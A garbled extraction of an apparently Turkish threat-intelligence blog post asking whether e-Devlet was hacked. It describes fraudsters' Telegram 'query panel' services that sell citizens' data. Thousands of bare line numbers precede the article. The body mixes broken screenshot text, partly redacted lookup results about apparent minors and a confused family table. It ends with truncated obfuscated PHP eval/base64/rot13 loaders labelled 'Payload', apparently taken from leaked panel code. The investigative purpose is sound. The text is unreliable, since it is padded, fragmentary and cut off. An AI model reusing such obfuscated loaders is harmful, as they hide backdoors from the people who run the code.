169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2580
2581
2582
2583
2584
2585
2586
2587
2588
2589
2590
2591
2592
2593
2594
2595
2596
2597
2598
2599
2600
2601
2
```


3. e-Devlet Hacklendi mi?


If you are looking for an English version of this article, please visit [here](#).

Öncelikle yazının sonunda söyleyeceğimi başta söyleyeyim, “Hayır, hack-len-me-di!” Peki bu durumda vatandaş olarak rahat bir nefes alabilir misiniz ? Maalesef hayır. Bunun sebebini de yazının devamında okuyabilirsiniz.

Zaman zaman hortlayan “e-Devlet Hacklendi!”, “e-Devlet verileri çalındı!”, “85 Milyon Vatandaşın Kimlik Bilgileri Çalındı!” vb. haberlerin ([#1](#), [#2](#)) çıkış noktasına baktığınızda çoğunlukla dolandırıcıların, siber suç örgütlerinin yer aldığı ve hizmetlerini/servislerini pazarlamaya çalıştıkları [Telegram](#), [ICQ](#), [Discord](#), forumlar gibi mecralarda paylaştıkları ilanların buna sebep olduğunu görebilirsiniz.


Bu ilanları incelediğinizde ise siber suç örgütlerinin “Sorgu Paneli/Checker” adı altında dolandırıcılara kimi zaman ücreti



mukabilinde kimi zaman ücretsiz olarak vatandaşların verilerine kurdukları web siteleri, Telegram kanalları ve Discord odaları üzerinden erişim hizmeti/servisi sağladıklarını görebilirsiniz.



56 mertsarica

2,519 members





16 members

Pinned message

👉 TC GİR OKUL NO VE ADRES VERSİN 👉 PYDROID3 İLE ÇALIŞTIR

Reply

/sorgu@

	Parametreler
/sorgu -tc * /sorgu -isim * /sorgu -isim2 * /sorgu -isim3 * /sorgu -soyisim * /sorgu -dogumtarih * /sorgu -nufusil * /sorgu -nufusilce * /sorgu -anneisim * /sorgu -annetc * /sorgu -babaisim * /sorgu -babatc *	
/gsmn -tc * /gsmn -gsm *	
/aile -tc *	
/whois -ip *	
/iban -no *	
/rand	
Parametreleri kullanırken; * Simgeli yerlere bilgileri, Girmeniz gerekmektedir.	
/sorgu -tc 12345678901	



16:29

708 members



Pinned message

 HER GÜN DÜZENLİ İLK YAZAN  HACK DERSLERİ

D

/sorgu -isim [redacted] -soyisim [redacted]

Baba TCKN: [redacted]

Uyruk: TR

Sonuç_No: 23

HKrA_ID: [redacted]

TCKN: [redacted]

İsim: [redacted]

Soy İsim: [redacted]

D. Tarihi: 22.3.2004

Yaş: 19 YIL, 2 AY, 28 GÜN

İL Kodu: 04

İLÇE Kodu: 1111

Nüfus İL: AĞRI

Nüfus İLÇE: MERKEZ

Anne İsim: [redacted]

Anne TCKN: [redacted]

Baba İsim: [redacted]

Baba TCKN: [redacted]

Uyruk: TR

Sonuç_No: 24

HKrA_ID: [redacted]

TCKN: [redacted]

İsim: [redacted]

Soy İsim: [redacted]

D. Tarihi: 26.11.2009

Yaş: 13 YIL, 6 AY, 24 GÜN

İL Kodu: 04




Ad Soyad	Numara	Tarih
ANNESİNİN KARDESİNİN TORUNU	134	1346 CUMA 135
ANNESİNİN KARDESİNİN TORUNU	134	1346 CUMA 135
ANNESİNİN KARDESİNİN TORUNU	426	1346 CUMA 135
ANNESİNİN KARDESİNİN TORUNU	378	1638 MEHMET 1610
ANNESİNİN KARDESİNİN TORUNU	378	1638 MEHMET 1610
ANNESİNİN KARDESİNİN TORUNU	378	1638 MEHMET 1610

Bunları gördükten sonra “Peki ama nasıl?” sorusunun endişeyle aklınızı kurcaladığını tahmin edebiliyorum. Bu soruya yanıt bulmak için siber suçluların, dolandırıcıların, tehdit aktörlerinin her adımını yakından takip eden ve bunlara yönelik olarak müşterilerini uyararak [SOCRadar Siber Tehdit İstihbaratı](#) firmasında [çalışan](#) bir profesyonel olarak elimdeki imkanlardan sonuna kadar faydalanmaya karar verdim.

Bunun için ilk olarak SOCRadar’ın [XTI](#) platformu tarafından izlenen Telegram kanallarında kısa süreli bir gezintiye çıktım.

Sorgu panellerine yönelik arama yaptığımda bazı Telegram kanallarında bu panellere ait dosyaların bazı kişiler tarafından paylaşıldığını gördüm.



1,118 members

Pinned message #1

✓ Instagram Eski Kurulumlu Hesap Çalma Methodu (Youtube'dan Kaldırılan Videom)



1,865 subscribers

Pinned message

Sohbet grubumuza katılmak için; <https://t.me/>



PANEL KAPATILMIŞTIR. ❤️

Gerekli açıklamalar web sitemizde yer almaktadır;

HOŞÇAKALIN ❤️



485

..., 20:08



Leave a comment



KAPANDIĞI İÇİN MEVCUT

SCRIPTİNİ SANALA

ARMAĞAN EDİYORUZ ❤️

İndirme Linki: <https://disk.yandex.com.tr/d/>

Kurulum için benioku.txt kontrol ediniz.

Yandex Disk

Görüntüle ve Yandex Disk'ten indir



607



..., 21:49



Leave a comment



Son 1.5 yılda dolandırıcılar arası artan rekabetin kimilerinin piyasadan çekilmesine kimilerinin ise hacklenmesine yol açtığını öğrendim.



Sorgu panellerinin nasıl çalıştığını öğrenmek için paylaşılan dosyaları (kaynak kodları) yakından incelemeye başladım. Bazı

kaynak kodlarında dolandırıcıların, tanıdıkları, akrabaları olduklarını tahmin ettiğim TCKN bilgilerine yönelik kontrol koyduklarını gördüm. Örneğin herhangi bir kişi bu TCKN bilgisini panel üzerinde sorgulattığında işlem gerçekleşmiyordu.

[illegible]

```

File Actions Edit View Help
root@kali: ~
eval(gzuncompress(base64_decode('eJxdyK1zoyAAOGf0+wlVzrN7AKxKFBG8BrJvXSMdbED7ChCF767L73vT0zb/tD5tufafzUz/ap/Dj1Pbzkf/9XVbPpb55
gWdJIZAN7S285pH8QRL7vTLBaktE:
8NUI8m40SSVFendoyvYMMdmdM4kbJ
KNVOBFnH03uWozvvsxm6TydC1eE99
1a
));

Payload:
eval(gzinflate(base64_decode(base64_decode(str_rot13('ETAVLzkefySODHEE
o355Fyjn3ADgRlMzEY6H
ODMKySo3qPiHu0LKAdDF9C
Z1KkrwD1AryyGauu3JugAC
)))));

